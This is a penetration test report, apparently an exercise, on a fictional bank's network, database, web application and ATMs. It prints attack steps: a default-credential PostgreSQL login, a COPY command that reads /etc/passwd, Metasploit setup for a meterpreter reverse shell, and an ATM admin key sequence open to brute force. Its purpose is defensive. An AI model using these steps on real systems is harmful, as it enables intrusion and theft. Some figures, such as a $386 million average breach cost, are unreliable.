Penetration Test Report

2019/ 11/ 24

XXXXXXXXXXX@dinobank.us

Confidentiality Notice: This document is confidential and contains personally identifiable information. Neither this document nor any of the information contained herein may be reproduced or disclosed under any circumstances without the express written permission of Dino Bank. Please be aware that disclosure, copying, distribution or use of this document and the information contained therein is strictly prohibited.





Table of Contents



Executive Summary

XXXXXXXXXX was contracted by DinoBank to conduct a penetration test in order to determine its exposure to a targeted attack. All activities conducted by the team were intended to mimic a malicious actor engaging in a targeted attack against DinoBank. The goal of penetration test is to identify if a remote attacker could penetrate DinoBank's defenses. Efforts were placed on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational data. The attacks were conducted with the level of access that a general Internet user would have. The assessment was conducted in accordance with the recommendations outlined by DinoBank with all tests and actions being conducted under controlled conditions.

Financial institutions are one of the top targets for hackers due to their enormous stores of cash and consumer data. Without properly implemented cyber security programs a bank would continue to be at risk. Increasingly sophisticated attacks exposing software and system vulnerabilities have become commonplace for financial institutions. An International Monetary Fund (IMF) study on the potential losses do to cyber-attacks could reach a few hundred billion dollars a year. These attacks can erode Dinobank's profits and potentially threaten financial stability until Dinobank is left unable to operate.

During the engagement the team was able to access a large volume of customer information. Due to the sheer volume of information found, if an attacker obtained access it would classify as a data breach. In 2018, the average cost of a data breach was $386,000,000 dollars.

Overall posture

Since DinoBank has an office in New York state they are legally bound by Title 23 Part 500 of the New York State code. In particular Section 500.15 "Encryption of Nonpublic Information" is in violation under current DinoBank practices. This section states that any nonpublic information about customers must be encrypted both in transit and at rest. DinoBank is also noncompliant with Section 500.12 "Multi-Factor Authentication". Under this section it is required that for a user to have at least two

forms of authentication. During our engagement, our team was able to login with just a password, there was no second factor required to gain access.

Risk profile

The US government states that the financial industry is a part of their critical infrastructure. Due to DinoBank's role in this industry it makes it a prime target for nation-state actors looking to obtain information about large numbers of individuals. It is also appealing to cyber criminals whose main object is to make money either through selling customer information or obtaining access to transfer money.

Changes since last engagement

Since the last engagement with DinoBank we noticed a few changes. One of our recommendations of better password policy has had some implementation on some systems. Additionally, one of the security issues with the banking website we found in the previous engagement has been fixed.

The Top findings grouped into the following categories

Some of the top issues we found in this assessment were also found in the previous audit of the system. Some of the tools and services used by DinoBank were not configured correctly.

Recommendation Summary

In the last test the team discovered a misconfiguration in the database, this issue was not resolved before the second round of testing. Due to the severity of the issue and the steps needed to fix the issue this should have been taken care of after our initial assessment.

Strategic road map

One step DinoBank could take to improve their security would to create a software intake procedure. This would allow the technical and security teams to be on the same page with what software is running. The security and technical team could get together to go over the best practices for that specific technology that they are planning

on using. This would also allow the security team to fully understand what technical dependencies there are in the environment.

As a general rule network monitoring should be performed on all traffic including insider communications, this would aid in being able to detect internal threats should any arise. There should also be a policy in place for operational security, during our engagement with DinoBank we were contacted by several members of the DinoBank team who should not have had access to the environment. There were managers of other departments contacting us trying to find information. We were also contacted by two customers. This was an extreme lapse in security since customers accessed some of the internal rooms at DinoBank which could have contained sensitive information.

Severity Levels

Each vulnerability identified in this report will be given a Common Vulnerability Scoring System (CVSS) score for each specific vulnerability. CVSS is an industry standard vulnerability metric. For CVSS v3 Atlassian uses the following severity rating system:

CVSS V3 SCORE RANGE	SEVERITY IN ADVISORY
0.1 - 3.9	Low
4.0 - 6.9	Medium
7.0 - 8.9	High
9.0 - 10.0	Critical

Severity Level: Critical

Vulnerabilities that score in the critical range are considered the most severe. Characteristics in this level are likely to result in root-level compromise of servers or infrastructure. This category also includes complete loss of data integrity of core company assets.

Severity Level: High

Vulnerabilities that score in the high range are more difficult to exploit but exploitation of these vulnerabilities resulted in elevated privileges and could result in a significant data loss or downtime.

Severity Level: Medium

Vulnerabilities that score in the medium range are vulnerabilities that have characteristics such that when exploited provides limited access. These vulnerabilities also require user privileges for successful exploitation.

Severity Level: Low

Vulnerabilities in the low range typically have very little impact on an organization’s business. Exploitation of such vulnerabilities usually requires local or physical system access. Any vulnerability in this range are intended to bring awareness of possible problems should anything change within the system.

The Cyber Kill Chain

The cyber kill chain, developed by Lockheed Martin is a framework that is part of an intelligence driven defense model for identification and prevention of cyber intrusions activity. The framework comes from a military model that originally established to identify, prepare to attack, engage, and destroy the target.There are eight phases of the cyber kill chain that include reconnaissance, intusion, exploitation, privilege escalation, lateral movement, obfuscation / anti-forensics, denial of service and finally exfiltration. Using the cyber kill chain our organization will provide the process that a potential attacker might take against Dinobank. Each phase is detailed below to provide a deeper understanding of what each phase entails.

Reconnaissance

Our reconnaissance consisted of scanning the hosts for entry points and glaring vulnerabilities.

Weaponization and Delivery

Based on what we found in the reconnaissance phase, we developed strategies to take advantage of potential entry points and leverage them to gain an initial foothold into the target. We proceeded to develop the payloads and identify exploits we could use to implement these strategies.

Exploitation

Once we prepared our exploits, we executed them to gain concrete access into the target system.

Installation/Privilege Escalation

After gaining an initial foothold, we continued to try to acquire the ability to perform higher level operations on the target systems.


Command and Control/Lateral Movement

Once a target was thoroughly under our control, we used it to direct our traffic to other machines in the internal network, essentially using the target as a pivot for our attack.


Actions on Objectives/Exfiltration

We extracted pentest relevant information from all target systems we had access to in order to assess the impact of our findings.

The graph below provides a visual representation of the cyber kill chain.



https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html



Attack Narrative

Service Enumeration

When determining if there are any vulnerabilities present in an organization we mimic what an attacker would do following the cyber kill chain. In this reconnaissance phase we are scanning through all of the services that Dinobank provides. Using customized scans using commands such as nmap we are given detailed information on what was running on those services.

Our scan process involved using only industry standard scanning and fuzzing tools to identify initial vulnerabilities and weak points in DinoBank's systems. We initially scanned to find running machines on the subnets in our scope using fine tuned nmap commands. We performed deep scans without any exploitation or dangerous procedures as to prevent any downtime for DinoBank's customers. Shown below is a portion of our scan on the domain controller of the 10.0.1.0/24 subnet as an example.

```
PORT     STATE SERVICE      REASON         VERSION
53/tcp   open  domain       syn-ack ttl 128 Microsoft DNS
88/tcp   open  kerberos-sec  syn-ack ttl 128 Microsoft Windows Kerberos (server
time: 2019-11-23 02:42:44Z)
135/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
389/tcp  open  ldap         syn-ack ttl 128 Microsoft Windows Active Directory
LDAP (Domain: corp.dinobank.us, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  syn-ack ttl 128 Windows Server 2016 Datacenter
14393 microsoft-ds (workgroup: DINO)
464/tcp  open  kpasswd5?     syn-ack ttl 128
```

After completing the nmap scans, we proceeded to investigate the machines more closely. We used OpenVAS, a tool widely used in the industry to scan for and identify specific vulnerabilities in a large number of hosts, to identify critical vulnerabilities in systems on all the subnets. Through OpenVAS, we found exposed FTP servers, default credentials being used on data storage systems, and numerous other vulnerabilities.

We then proceeded to further evaluate the level of impact of the aforementioned findings.

Database Access

System Vulnerable: core-01.bank.dinobank.us (10.0.2.100)

Severity level: Critical

Vulnerability Explanation:

PostgreSQL, also known as Postgres is a free and open-source relational database management system (RDBMS). PostgreSQL manages database access permissions using the concept of roles. A role can be thought of as either a database user, or group of database users, or a group of database users, depending on how the role is set up. These roles can own database objects such as tables and can assign privileges on objects to other roles in order to control who has access to which objects. During the reconnaissance phase of our engagement, our team identified an open postgresql running on DinoBank's network.

```
5432/tcp open  postgresql  syn-ack ttl 64 PostgreSQL DB 9.6.0 or later
```

After this finding, we identified two users on the postgres database. We attempted to make a connection to the database with the default user credentials for postgres databases with the following command:


```
psql -h 10.0.2.100 -U postgres
```

Using this command allowed us to gain instant access to a database named indominusrex without needing a password shown below:

```
postgres=# \l
                                  List of databases
     Name      |              Owner                | Encoding
---------------+-----------------------------------+-----------
 indominusrex  |                                   | UTF8
```

Because there were no passwords that would make it difficult for an attacker to gain access to this database an attacker moves up in the cyber kill chain. From this point an attacker can attempt to use the contents of the database for lateral movement and and data exfiltration.

When examining the contents of the database we found that it contained personally identifiable information on DinoBank customers and employees. The two images below show the extent of the information that is stored within the database:



```
      Column
--------------------
customerid
taxid
customertype
givenname
middlename
surname
phonenumber
emailaddr
streetaddr1
streetaddr2
cityname
statecode
postalcode
companyname
pin
registeredtimestamp
```

```
    Column
---------------
customerid
accounttype
accountid
currentbalance
accountstatus
cardnumber
cardpin
```

```
                          List of
 Schema |      Name       | Type  |
--------+-----------------+-------+
 public | accounts        | table |
 public | cds             | table |
 public | customers       | table |
 public | employees       | table |
 public | loans           | table |
 public | onlinebanking   | table |
 public | securities      | table |
 public | transactions    | table |
(8 rows)
```

It can be seen that there is an abundant amount of information ranging from tax Id's to pin numbers. All of the information that was found was in plain text and not encrypted in any way to prevent unauthorized viewing.

Another example of the type of data that could potentially be exfiltrated from this database is shown below, information has been redacted in accordance with our PII regulations.

```
            customerid             | accountid | currentbalance |    cardnumber
-----------------------------------+-----------+----------------+-----------------
 a826f3fa                          | 2833      | 999998999.0000 |            8086
```

This vulnerability is categorized in the critical range because of the severity that an attack on this service poses to Dinobank. Exploitation of this service can result in the compromise of the current infrastructure resulting in fines for Dinobank.

Customer data is stored in plaintext in the database. Many customers have easily guessable PIN numbers for their credit cards, and the credit card numbers themselves are extremely vulnerable to being leaked.

As stated in Title 23 Part 500 of the New York State code this is against customer data encryption policies that must be followed in order to operate in the state of New York.

Recommended Fix:

Due to the severity of the vulnerability we recommend immediately applying the suggested fixes. The database should be setup so that default credentials should not be allowed to login into the server. The database should be configured in a way where the username unique and not a commonly used one. Employing stronger password guidelines such as that there is a mixture of both uppercase and lowercase, incorporation of numbers as well as special characters. The password should be hard to guess and complex enough to protect against brute-force attacks.

PostgreSQL Database Access Escalation to Arbitrary Code Execution

System Vulnerable: core-01.bank.dinobank.us (10.0.2.100)

Severity Level: High

Vulnerability Explanation:

In following the cyber kill chain an attacker can use their initial exploitation of the PostgreSQL database to move through underlying systems by allowing the database administrator to execute various database commands and retrieve output from the system.

An attacker can execute following command to list directories where postgreSQL is located:

```
select pg_ls_dir('./');
```

Furthermore, it is possible to create a database table and view the contents of a file that exists on the host by inserting a command like the one below:

```
CREATE TABLE temp(t TEXT);

COPY temp FROM '/etc/passwd';

SELECT * FROM temp;
```

The postgres service account has permissions to write into the /tmp directory and that allows for arbitrary code execution. This can be automated through a metasploit module

```
use exploit/linux/postgres/postgres_payload

set RHOSTS 10.0.2.100

set target 1

set payload linux/x64/meterpreter/reverse_tcp
```

This gives a meterpreter shell, Using this shell allowed us to retrieve the Node application running on one of the other machines. This allowed us to look over the code base using the source code and look for any other vulnerabilities in the application.

Impact of this access is the ability to have full access to the database and use limited access to the system to maintain access and by installing malware, establishing command and control, and using access to further compromise Dinobank's systems.

Recommended Fix: To prevent the execution of this vulnerability ensure that postgres service account does not have write permissions to write files where it can then execute them. Ensure that postgres account


Complete Compromise of Main Banking Application Controlling Funds

System Vulnerable: bankweb-01.bank.dinobank.us (10.0.2.101)

Severity: Critical

Vulnerability Explanation:

Expanding on the capabilities that stem from an attacker accessing credentials from the postgres database dump an attacker could log into any account they wish. In relation to they cyber kill chain attackers are in a position to continue to exfiltrate data but also exploit any service that uses the database. Our team was able to verify that the users and corresponding passwords where valid and allowed us to login info Dinobanks main website. The screenshots below is intended to provide proof that our team was successfully able to log into a users account.



When attempting to connect to a users account page there were no additional verification processes implemented for accounts that denied us access.

An attacker at this position is also able to transfer funds from one account to another. Victims of the attacker can have their funds moved all together or over time in an attempt to avoid being detected.

The following screenshot shows using the customer data from the exfiltration to transfer funds from one account to another. In order to protect DinoBank's brand and reputation this was not submitted, as this would have cleaned out the logged in users account. It should be noted that if an attacker had an account at DinoBank they could transfer all users funds into their account. Had an attacker actually transferred funds from one account to another this would have an extreme impact on the DinoBank finances..

Recommended Fix:

Due to the severity associated with this vulnerability, our organization recommends the implementation of robust secure logging method. Using multi-factor authentication (MFA) requires two or more independent ways for verifying the identity of a user. Some examples include something that the user possess such as a smartphone or other physical token, inherent factors like biometric traits. Another method that can be utilized to strengthen the authentication method is to track where a log in happened and the frequency an account logged in. If a log in occurred from multiple devices a notification should be issued to the user to make them aware of a potential security threat.

ATM Skimmers stealing customer data

Severity: Medium

Vulnerability Explanation:

An employee of DinoBank inspected the ATM, and noticed a credit card skimmer embedded inside it. This tool can be used to steal credit card details of customers that use the ATM by essentially intercepting their monetary transactions, and thus posing a major threat to customer privacy and finances. We worked with the employee to ensure that skimmer is removed and customers using that ATM in the future are not impacted.

Recommended Fix:
We highly recommend improving physical security of the ATM and the pentesting work area by conducting regular checks to ensure that both do not contain unauthorised personnel or devices. Additionally, we recommend more rigorous training of employees on proper information security practices and improved employee education on safety protocols before allowing them to operate such machines to remove the opportunity for malicious actors in the vicinity to perform unauthorised transactions.

ATM Administrative Access brute force

Severity: Medium

Vulnerability Explanation:

The team found that the ATM model is Hyosung MB-1500 which allows access to the administrative interface by using the following combination:

CANCEL, CLEAR and ENTER simultaneously, and then 1, 2, 3 keys in order

This prompts the user to enter exactly 6 characters which will allow access to the administrative interface. The user does not get locked out when they type in the wrong code which would then allow the attacker to test 600 combinations, one of which would be the valid key to enter the administrative interface.
During the engagement, one technician attempted to test withdrawal from the ATM. However, the machine was working slowly, so he left the ATM to complete its task. Some time later, the ATM completed it's withdrawal of 500 Jamaican dollars along with a printed receipt, both of which we secured and returned to Tom Dickson. After the withdrawal, the ATM remained logged in to an administrative interface.

The impact of the access to the administrative interface is that it will allow access to sensitive information that is contained on the ATM and make changes that affect the function of the ATM.

Recommended Fix:


The ATM should be upgraded in order to allow for 12 or more characters with lockout time when the user fails to enter correct password 3 times and it contacts the bank to dispatch a technician to check the status of the ATM. Additionally, the technicians should be trained to logout from administrative screen before leaving the site.

Reflected XSS on Banking Website and More


Severity: Medium

Vulnerability Explanation:


The banking website runs on 10.0.2.101 as a php application. In our previous engagement, we found reflected XSS on the alert.php page. During this engagement, this exploit was revisited and appears to be patched. This engagement the login was also fixed, as previously, it didn't work right. Our testing determined that the registration functionality of the website was broken. We were unable to successfully register an account with the bank through the web interface. When attempting to register an account the application echod back our password in plaintext to our screen, which were we an end user attempting to register for the bank with prying eyes nearby could be a bad thing for them.



